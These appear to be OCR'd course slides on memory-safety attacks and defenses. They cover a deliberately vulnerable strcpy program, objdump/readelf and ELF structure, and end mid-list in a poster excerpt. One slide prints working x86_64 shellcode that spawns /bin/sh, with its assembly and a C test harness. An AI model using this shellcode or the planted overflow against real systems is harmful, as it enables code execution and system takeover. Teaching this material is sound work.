Memory Safety: Attacks and Defense (Demos)

- Show vulnerable program
- Dissect program, objdump
- Load program using GDB
  - Basic use of GDB
- Three tasks in GDB:
  - Break program / Control-flow Hijacking / Shellcode injection
- Two defenses:
  - ASLR, Stack Canaries

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void foo(char *str) {
  char buffer[100];
  strcpy(buffer, str);
}

int main(int argc, char **argv) {
  foo(argv[1]);
}
```

Exercise: how does this program get compiled?

Once we have the binary, what does it look like?

Enter `objdump / readelf`

```
objdump -D cpyarg
```

Disassemble

```
readelf -a cpyarg
```

Written in ELF

(Executable Linking Format)

Purpose of this format is to tell computer how to **set up** a binary

File composed of many **sections**

Binary File

`.text`

`.rodata`

`.plt`

`.symtab`

`.debug`

...

Written in ELF


(Executable Linking Format)

Purpose of this format is to tell computer how to **set up** a binary

File composed of many **sections**

Kernel then **loads** these into memory

(Other things: dynamic linking, won't discuss here)



Binary File

`.text`


`.rodata`

`.plt`

`.symtab`

`.debug`

...



Binary File

- .text
- .rodata
- .plt
- .symtab
- .debug
- ...

Shellcode for x86_64


```
/*
 * Execute /bin/sh - 27 bytes
 * Dad` <3 baboon
;rdi            0x4005c4 0x4005c4
;rsi            0x7fffffffdf40   0x7fffffffdf40
;rdx            0x0      0x0
;gdb$ x/s $rdi
;0x4005c4:        "/bin/sh"
;gdb$ x/s $rsi
;0x7fffffffdf40:  "\304\005@"
;gdb$ x/32xb $rsi
;0x7fffffffdf40: 0xc4    0x05    0x40    0x00    0x00    0x00    0x00    0x00
;0x7fffffffdf48: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
;0x7fffffffdf50: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
;0x7fffffffdf58: 0x55    0xb4    0xa5    0xf7    0xff    0x7f    0x00    0x00
;
;=> 0x7ffff7aeff20 <execve>:     mov    eax,0x3b
;   0x7ffff7aeff25 <execve+5>:   syscall
;

main:
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
 */

#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}
```

http://www.cirosantilli.com/elf-hello-world/

ELF^{101} a Linux executable walkthrough

ANGE ALBERTINI
CORKAMI.COM

DISSECTED FILE



```
~$ uname -m
armv7l
~$ ./simple.ARM
Hello World!
```

LOADING PROCESS

1 HEADER


THE ELF HEADER IS PARSED

THE PROGRAM HEADER IS PARSED

(SECTIONS ARE NOT USED)

2 MAPPING

THE FILE IS MAPPED IN MEMORY ACCORDING TO ITS SEGMENT(S)



3 EXECUTION

ENTRY IS CALLED

SYSCALLS ARE ACCESSED VIA:

- SYSCALL NUMBER IN THE R7 REGISTER
- CALLING INSTRUCTION SVC

TRIVIA

THE ELF WAS FIRST SPECIFIED BY U.S.L. AND U.I. FOR UNIX SYSTEM V, IN 1989

THE ELF IS USED, AMONG OTHERS, IN:

